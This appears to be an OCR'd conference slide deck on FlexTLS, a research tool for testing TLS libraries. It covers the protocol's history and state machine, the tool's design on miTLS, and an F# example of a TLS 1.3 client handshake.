FlexTLS:

A tool for testing TLS implementations

http://smacktls.com

http://mitls.org

Benjamin Beurdouche, Antoine Delignat-Lavaud,
Nadim Kobeissi, Alfredo Pironti, Karthikeyan Bhargavan

Testing Agile Cryptographic Protocols

Protocols often negotiate crypto parameters

- Many key exchanges (RSA, DHE, PSK)
- Many authentication mechanisms (Cert, Password)
- Many encryption schemes (AEAD, RC4-HMAC)
- *Much of the complexity of TLS, IKEv2, SSH is in the composition of these mechanisms*

How do we test such protocols systematically ?

- How to integrate those tests to a development cycle ?

Transport Layer Security (1994—)

The default secure channel protocol?

HTTPS, 802.1x, VPNs, files, mail, VoIP, …

Handles ~4 Billion $ a day (e-commerce only)

20 years of attacks, and fixes


1994	Netscape's Secure Sockets Layer
1996	SSL3
1999	TLS1.0 (RFC2246)
2006	TLS1.1 (RFC4346)
2008	TLS1.2 (RFC5246)
2015	TLS1.3?

Many implementations

OpenSSL, SecureTransport, NSS, SChannel, GnuTLS, JSSE, PolarSSL, …

many bugs, attacks, patches every year

We need better testing tools !



https://tools.ietf.org/html/

RFC 5246 - The Transport L...

[Docs] [txt|pdf] [draft-ietf-tls-rf...] [Diff1] [Diff2] [IPR] [Errata]

Updated by: 5746, 5878, 6176 PROPOSED STANDARD
Errata Exist

```
Network Working Group                                          T. Dierks
Request for Comments: 5246                                   Independent
Obsoletes: 3268, 4346, 4366                                  E. Rescorla
Updates: 4492                                                RTFM, Inc.
Category: Standards Track                                    August 2008
```

The Transport Layer Security (TLS) Protocol
Version 1.2


Status of This Memo

This document specifies an Internet standards track protocol for the Internet community, and requests discussion and suggestions for improvements. Please refer to the current edition of the "Internet Official Protocol Standards" (STD 1) for the standardization state and status of this protocol. Distribution of this memo is unlimited.

Abstract

This document specifies Version 1.2 of the Transport Layer Security (TLS) protocol. The TLS protocol provides communications security over the Internet. The protocol allows client/server applications to communicate in a way that is designed to prevent eavesdropping, tampering, or message forgery.

TLS protocol overview



Protocol negotiation

- Agree on version
- Agree on ciphersuite

Determines all crypto algos

Authenticated Key Exchange

- Verify server/client identity
- Generate master secret
- Derive connection keys

Key, transcript confirmation


- Completes authentication
- Matches transcripts
- Authenticated encryption

Application data streams

- Full duplex channel
- Authenticated encryption

Composing Key Exchanges

[IEEE S&P'15]




TLS State Machine

RSA + DHE + ECDHE
+ Session Resumption
+ Client Authentication

- Covers most features used on the Web
- Composition proved secure for miTLS implementation [IEEE S&P'13, CRYPTO'14] http://mitls.org
- Reference code written for verification, in F#

Are state machines of usual implementations correct?

Can we test them?




State machine for common Web configurations

FlexTLS: a tool for testing TLS libraries

- Fast implementation of TLS scenarios
- Setup MITMs and manage easily concurrent connections
- Fragmentation and arbitrary alterations on TLS messages at multiple levels of abstraction (Msgs, HS, Record, TCP…)
- State-machine aware fuzzing capabilities

Focused on ease of use

Software architecture




Why did we use miTLS ?

- (We wrote miTLS, so we know it well…)
- Functional language statically strongly typed (F#)
- We can reuse some functions which have been formally verified (parsing, serializing…)
- No side-effects except for networking
- Ease the setup of concurrent connections, synchronization or transfer of states and messages across connections

Applications

- Prototyping of new protocol features (TLS 1.3)
- Implementing proof-of-concept attack demos (EarlyCCS)
- State machine fuzzing (SKIP & FREAK)

Prototyping TLS 1.3




```
static member client (address:string, cn:string, port:int) : state =

    // We need to use the negotiable groups extension for TLS 1.3
    let cfg = {defaultConfig with maxVer = TLS_1p3;
      negotiableDHGroups = [DHE2432; DHE3072; DHE4096; DHE6144; DHE8192]} in

    // Start TCP connection with the server
    let st,_ =
      FlexConnection.clientOpenTcpConnection(address,cn,port,cfg.maxVer) in

    // We want to ensure a ciphersuite
    let fch = {FlexConstants.nullFClientHello with
        pv = Some(cfg.maxVer);
        ciphersuites = Some([TLS_DHE_RSA_WITH_AES_128_GCM_SHA256]) } in

    let st,nsc,fch   = FlexClientHello.send(st,fch,cfg) in
    let st,nsc,fcks  = FlexClientKeyShare.send(st,nsc) in

    let st,nsc,fsh   = FlexServerHello.receive(st,fch,nsc) in
    let st,nsc,fsks  = FlexServerKeyShare.receive(st,nsc) in

    // Peer advertises that it will encrypt the traffic
    let st           = FlexState.installReadKeys st nsc in
    let st,nsc,fcert = FlexCertificate.receive(st,Client,nsc) in
    let st,nsc,scertv =
      FlexCertificateVerify.receive(st,nsc,FlexConstants.sigAlgs_ALL) in
    let st,nsc,ffS   = FlexFinished.receive(st,nsc,Server) in

    // We advertise that we will encrypt the traffic
    let st           = FlexState.installWriteKeys st nsc in
    let st,nsc,ffC   = FlexFinished.send(st,nsc,Client) in

    // Install the application data keys
    let st           = FlexState.installReadKeys st nsc in
    let st           = FlexState.installWriteKeys st nsc in
    st
```

Rapid prototyping of TLS scenarios


What is the development cost of scenarios in FlexTLS ?

- Full handshakes for RSA and (EC)DHE are written in seconds
- Most complex scenarios are written in a few hours
- Focused on ease of use (inference of defaults)

Scenario	# of msg	lines of code	Reference
TLS 1.2 RSA	9	18	-
TLS 1.2 DHE	13	23	Sec. 2
TLS 1.3 1-RTT	10	24	Sec. 3.3, App. B

Implementing CVE-2014-0224 [KIKUCHI]

